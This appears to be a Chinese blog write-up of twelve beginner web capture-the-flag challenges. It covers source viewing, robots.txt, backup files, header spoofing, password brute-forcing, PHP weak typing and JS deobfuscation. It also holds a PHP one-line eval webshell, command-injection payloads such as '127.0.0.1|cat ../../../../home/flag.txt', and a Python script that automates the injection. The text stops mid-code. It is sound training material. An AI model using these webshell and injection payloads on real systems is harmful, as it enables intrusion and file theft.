

攻防世界-新手练习区

原创

[jaaackie1230](#) 于 2021-09-22 11:18:49 发布 743 收藏

分类专栏: [攻防世界](#) 文章标签: [网络安全](#) [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43400117/article/details/120337872

版权



[攻防世界](#) 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

新手练习过程~ □



目录

[001: view_source](#)

[002: robots](#)

[003: backup](#)

[004: cookie](#)

[005: disabled-button](#)

[006: weak-auth](#)

[007: simple_php](#)

[008: get_post](#)

[009: xff_referer](#)

[010: webshell](#)

[011: command_execution](#)

[012: simple_js](#)

001: view_source

打开网页，只有一句话：

FLAG is not here

CSDN @jackie1230

查看源代码：

- 1) 右击 -> 检查元素（右击不了）
- 2) "f12":

FLAG is not here

```
<!DOCTYPE html>
<html lang="en" >
  <head>
  </head>
  <body>
    <script>
    </script>
    <h1>FLAG is not here</h1>
    <!-- cyberpeace{f501028ad2e046a86ab14298af61c0e4} -->
  </body>
  <div id="edge-translate-notifier-container" class="edge-translate-notifier-center">
  </div>
  <div style="all: initial;">
  </div>
</html>
```

CSDN @jackie1230

- 3) "view-source:网址" 或者 快捷键Ctrl+u:

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>Where is the FLAG</title>
6 </head>
7 <body>
8 <script>
9 document.oncontextmenu=new Function("return false")
10 document.onselectstart=new Function("return false")
11 </script>
12
13
14 <h1>FLAG is not here</h1>
15
16
17 <!-- cyberpeace {f501028ad2e046a86ab14298af61c0e4} -->
18
19 </body>
20 </html>
```

CSDN @jackie1230

002: robots

本题考察的是robots协议

robots.txt是一个协议，不是一个命令。robots.txt是搜索引擎中访问网站的时候要查看的第一个文件，它告诉蜘蛛程序（网络爬虫）在服务器上什么文件是可以被查看的。

下面是来自百度的进一步解释：


当一个搜索蜘蛛访问一个站点时，它会首先检查该站点根目录下是否存在robots.txt，如果存在，搜索机器人就会按照该文件中的内容来确定访问的范围；如果该文件不存在，所有的搜索蜘蛛将能够访问网站上所有没有被口令保护的页面。百度官方建议，仅当您的网站包含不希望被搜索引擎收录的内容时，才需要使用robots.txt文件。如果您希望搜索引擎收录网站上所有内容，请勿建立robots.txt文件。

如果将网站视为酒店里的一个房间，robots.txt就是主人在房间门口悬挂的“请勿打扰”或“欢迎打扫”的提示牌。这个文件告诉来访的搜索引擎哪些房间可以进入和参观，哪些房间因为存放贵重物品，或可能涉及住户及访客的隐私而不对搜索引擎开放。但robots.txt不是命令，也不是防火墙，如同守门人无法阻止窃贼等恶意闯入者。

CSDN @jackie1230

差不多，开始做题：


打开网页，啥也没有，f12查看源代码：



```
<!DOCTYPE html>
<html lang="en">
  <head>
  </head>
  <body>
    <h1></h1>
    <!--flag is not here-->
  </body>
  <div id="edge-translate-notifier-container" class="edge-translate-notifier-center">
  </div>
  <div style="all: initial;">
  </div>
</html>
```

CSDN @jackie1230


flag不在源代码中。根据开始介绍的知识，尝试访问robots.txt文件：



```
User-agent: *
Disallow:
Disallow: flag_1s_h3re.php
```

CSDN @jackie1230

出现了一个php文件，访问再说：



```
cyberpeace{9dccb7053d44440fe67615dae9c5b626}
```

CSDN @jackie1230

找到✓

003: backup


一般的备份文件的后缀为.bak

打开网页，出现了一句疑问句：

你知道index.php的备份文件名吗？

CSDN @jackie1230

根据页面提示，尝试访问index.php.bak文件：



下载打开：


```
1 <html>
2 <head>
3   <meta charset="UTF-8">
4   <title>备份文件</title>
5   <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
6   <style>
7     body{
8       margin-left:auto;
9       margin-right:auto;
10      margin-top:200px;
11      width:20em;
12    }
13  </style>
14 </head>
15 <body>
16 <h3>你知道index.php的备份文件名吗? </h3>
17 <?php
18   $flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
19 >>
20 </body>
21 </html>
22
```

CSDN @jackie1230


004: cookie

根据题目描述：cookie里放了东西

访问页面，并用bp抓包：（也可以 f12 ->网络->找出数据包->消息头->响应头 查看）



你知道什么是cookie吗？



叫我看cookie.php，那看下：



See the http response

CSDN @jackie1230

根据页面显示，再看http响应：

See the http response

状态	方法	域名	文件	发起者	类型	传输	大小	消息头
200	GET	111.200.2...	cookie.php	document	html	675 字节	411 字节	Connection: close Content-Length: 411 Content-Type: text/html Date: Thu, 16 Sep 2021 13:44:53 GMT flag: cyberpeace{908700d4998f7b7ea255ec11d4470d75} Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding X-Powered-By: PHP/5.5.9-Tubuntu4.26
200	GET	libs.baidu...	bootstrap.min.css	stylesheet	css	已缓存	97.22 KB	
404	GET	111.200.2...	favicon.ico	FaviconLoad...	html	已缓存	292 字节	

005: disabled-button

打开页面，按不了按钮：

一个不能按的按钮



CSDN @jackie1230

根据题目描述：“X老师今天上课讲了前端知识”。那看下前端代码：

```
<html>
  <head>
  </head>
  <body>
    <h3>一个不能按的按钮</h3>
    <form action="" method="post">
      <input class="btn btn-default" disabled="" style="height:50px;width:200px;" type="submit" value="flag" name="auth">
    </form>
  </body>
  <div style="all: initial;">
  </div>
  <div id="edge-translate-notifier-container" class="edge-translate-notifier-center">
  </div>
</html>
```

CSDN @jackie1230

在html中disabled属性会禁用按钮

发现有disabled属性，删掉它：

一个不能按的按钮

flag

```
查看器 网络 HackBar 控制台 存储 调试器 性能 内存
搜索 HTML
<html> event
  <head> ... </head>
  <body>
    <h3>一个不能按的按钮</h3>
    <form action="" method="post">
      <input class="btn btn-default" style="height:50px;width:200px;" type="submit" value="flag" name="auth">
    </form>
  </body>
  <div style="all: initial;" ... </div>
  <div id="edge-translate-notifier-container" class="edge-translate-notifier-center" ... </div> flex
</html>
```

CSDN @jackie1230

按钮一点，出来了□：

一个不能按的按钮

flag

cyberpeace{fb53ce6ef8ef26483aea6cd762a8ac19}

CSDN @jackie1230

006: weak-auth

打开页面，为登录表单：

Login

username

password

login


reset

CSDN @jackie1230


随便输入提交，显示用admin登录，即用户字段为admin：



上bp, 发给intruder, 我们尝试爆破password就好了:



加载爆破字典:



开始爆破, 长度唯一, 密码就它了:

Request	Payload	Status	Error	Timeout	Length
142	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	437
0		200	<input type="checkbox"/>	<input type="checkbox"/>	434
1	sangfor	200	<input type="checkbox"/>	<input type="checkbox"/>	434
2	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	434
3	Admin	200	<input type="checkbox"/>	<input type="checkbox"/>	434
4	leadsec	200	<input type="checkbox"/>	<input type="checkbox"/>	434
5	Audit	200	<input type="checkbox"/>	<input type="checkbox"/>	434

账号密码登录:

Login

CSDN @jackie1230



cyberpeace{f0d34f5fce447643ede85525b210b6d1} CSDN @jackie1230

007: simple_php

打开网页，出现一段php代码：

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

CSDN @jackie1230


阅读代码：

有a和b参数，都是通过get方式传入，flag分成了flag1和flag2；要获得flag1，需要满足“参数a等于0且为真”；要获得flag2，需要满足“参数b不是数字且b要大于1234”。

[小知识点]

- 1、php中，==是不严格的等于，只比较两个变量的值，不比较数据类型；===比较两个变量的值和类型；在php弱类型中，会使('1234a'==1234)为真；
- 2、is_numeric()函数：如果是数字和数字字符串则返回TURE，否则返回FALSE。

通过分析，构造其中一个payload: ?a="0"&b=1234a:



```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```


Cyberpeace{647E37C7627CC3E401

CSDN @jackie1230

get√

008: get_post

打开网页，要用get方式提交一个名为a，值为1的变量。
直接在链接后面添加就行：




请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

CSDN @jackie1230


用post方式提交一个名为b，值为2的变量：
用火狐浏览器中的插件"ackbar"（安装后f12调出）：



执行后:



请用GET方式提交一个名为a,值为1的变量
请再以POST方式随便提交一个名为b,值为2的变量
cyberpeace{705c766fecadb90a6eefb8847817693c}



009: xff_referer

打开网页，显示：

ip地址必须为123.123.123.123

打开BP，抓包，发给Repeater，修改X-Forwarded-For字段为所要求的ip：
(XFF字段是用来识别最原始的IP地址的HTTP请求头字段)

```
GET / HTTP/1.1
Host: 111.200.241.244:49633
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: look-here=cookie.php
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 123.123.123.123
Cache-Control: max-age=0
```

CSDN @jackie1230

返回数据包中，说要指定来源：

```
width:20em;
}
</style>
</head>
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";</script>
</html>
```

CSDN @jackie1230

因原数据包中没有referer字段，故添加referer字段，来设置来源：
(referer字段会记录该http请求的来源地址)

```
Raw Params Headers Hex
GET / HTTP/1.1
Host: 111.200.241.244:49633
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: look-here=cookie.php
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 123.123.123.123
Cache-Control: max-age=0
referer:https://www.google.com
```

CSDN @jackie1230

get√:

```
>ip地址必须为123.123.123.123</p>
ument.getElementById("demo").innerHTML="必须来自https://www.google.com";</script><scri
: getElementById("demo").innerHTML="cyberpeace{d33577ee32bc7c50c87e302339fd7cca}";</
y>
```

CSDN @jackie1230

010: webshell




你会使用webshell吗?


<?php @eval(\$_POST['shell']);?>

可以看到，是php的一句话木马

用工具“中国菜刀”（方便快捷）；右击添加：



编辑好后，双击，进入：



双击打开flag.txt就有了√

011: command_execution

打开网页，用 "127.0.0.1|ls" 测试一下（也可以 "127.0.0.1&ls"、"127.0.0.1&&ls"）：

```
ping -c 3 127.0.0.1|ls
index.php
```

CSDN @jackie1230

可以看到，它执行了ls命令；

找到根目录为上三级：

PING

```
ping -c 3 127.0.0.1|ls ../../..
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
run.sh
sbin
srv
sys
tmp
usr
var
```

CSDN @jackie1230

为了方便快捷，用python编写简易爬虫小脚本：

```
import requests
url="http://111.200.241.244:60330/"
list=['bin','boot','dev','etc','home','lib','lib64','media','mnt','opt','proc','root','run','run.sh','sbin']
for i in list:
    p={"target":"127.0.0.1|ls ../../../../%s"%i}
    r=requests.post(url,data=p).text
    if "flag" in r:
        print("flag in:",i)
        break
```

```
C:\>python 攻防世界command_execution-flag.py
flag in: home
C:\>
```

CSDN @jackie1230

找到flag在home目录下，列出home目录看看：

PING

CSDN @jackie1230

```
ping -c 3 127.0.0.1|ls ../../../../home
flag.txt
```

用cat命令查看flag.txt的内容:

PING

```
127.0.0.1|cat ../../../../home/flag.txt
```

PING

```
ping -c 3 127.0.0.1|cat ../../../../home/flag.txt
cyberpeace{7f4b567f9b079a5823af801acf81ecec}
CSDN @jackie1230
```

012: simple_js

simple_js 875 最佳Writeup由Venom • IceM提供

难度系数: 3.0

题目来源: [root-me](#)

题目描述: 小宁发现了一个网页，但却一直输不对密码。(Flag格式为 Cyberpeace{xxxxxxxx})

题目场景: <http://111.200.241.244:53126>

[删除场景](#)

倒计时: 03:30:58 [延时](#)

题目附件: 暂无 CSDN @jackie1230

打开网页，一个输入框:

Enter password

右击，查看页面源代码:

```

1
2 <html>
3 <head>
4   <title>JS</title>
5   <script type="text/javascript">
6     function dechiffre(pass_enc) {
7       var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
8       var tab = pass_enc.split(',');
9       var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
10        k = j + (1) + (n=0);
11        n = tab2.length;
12        for(i = (o=0); i < (k = j = n); i++) {o = tab[i-1];p += String.fromCharCode((o = tab2[i]));
13          if(i == 5)break;}
14        for(i = (o=0); i < (k = j = n); i++){
15          o = tab[i-1];
16          if(i > 5 && i < k-1)
17            p += String.fromCharCode((o = tab2[i]));
18        }
19        p += String.fromCharCode(tab2[17]);
20        pass = p;return pass;
21      }
22      String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x
23
24      h = window.prompt('Enter password');
25      alert( dechiffre(h) );
26
27 </script>
28 </head>
29
30 </html>
31

```

CSDN @jackie1230

是一段js代码，有点乱。。。复制下来，整理一下，进行代码审计□：

```

<html>
<head>
  <title>JS</title>
  <script type="text/javascript">
    function dechiffre(pass_enc) {
      var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
      var tab = pass_enc.split(',');
      var tab2 = pass.split(',');
      var i,j,k,l=0,m,n,o,p = "";
      i = 0;
      j = tab.length;
      k = j + (1) + (n=0);
      n = tab2.length;
      for(i = (o=0); i < (k = j = n); i++ ){
        o = tab[i-1];
        p += String.fromCharCode((o = tab2[i]));
        if(i == 5)break;}
      for(i = (o=0); i < (k = j = n); i++ ){
        o = tab[i-1];
        if(i > 5 && i < k-1)
          p += String.fromCharCode((o = tab2[i]));}
      p += String.fromCharCode(tab2[17]);
      pass = p;return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x
    h = window.prompt('Enter password');
    alert( dechiffre(h) );
  </script>
</head>
</html>

```

CSDN @jackie1230

存在可疑字段“\x35\x35\x2c...”

[小知识点]:

js中，fromCharCode()方法的作用是将Unicode编码转为一个字符

因为最后处理的是tab2的值，为了方便，删掉一些无用变量（包括tab1）：

```

<html>
<head>
  <title>JS</title>
  <script type="text/javascript">
    function dechiffre(){
      var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
      var tab2 = pass.split(',');
      var i,n,p = "";
      n = tab2.length;
      for(i = 0; i < n; i++){
        p += String.fromCharCode((tab2[i]));
        if(i == 5)break;}
      for(i = 0; i < n; i++){
        if(i > 5 && i < n-1)
          p += String.fromCharCode((tab2[i]));}
      p += String.fromCharCode(tab2[17]);
      return p;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35'
    alert( dechiffre(h) );

  </script>
</head>

</html>

```

CSDN @jackie1230

把两个for循环合并一下:

```

<html>
<head>
  <title>JS</title>
  <script type="text/javascript">
    function dechiffre(){
      var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
      var tab2 = pass.split(',');
      var i,n,p = "";
      n = tab2.length;
      for(i = 0; i < n; i++){
        p += String.fromCharCode((tab2[i]));
      }
      return p;
    }
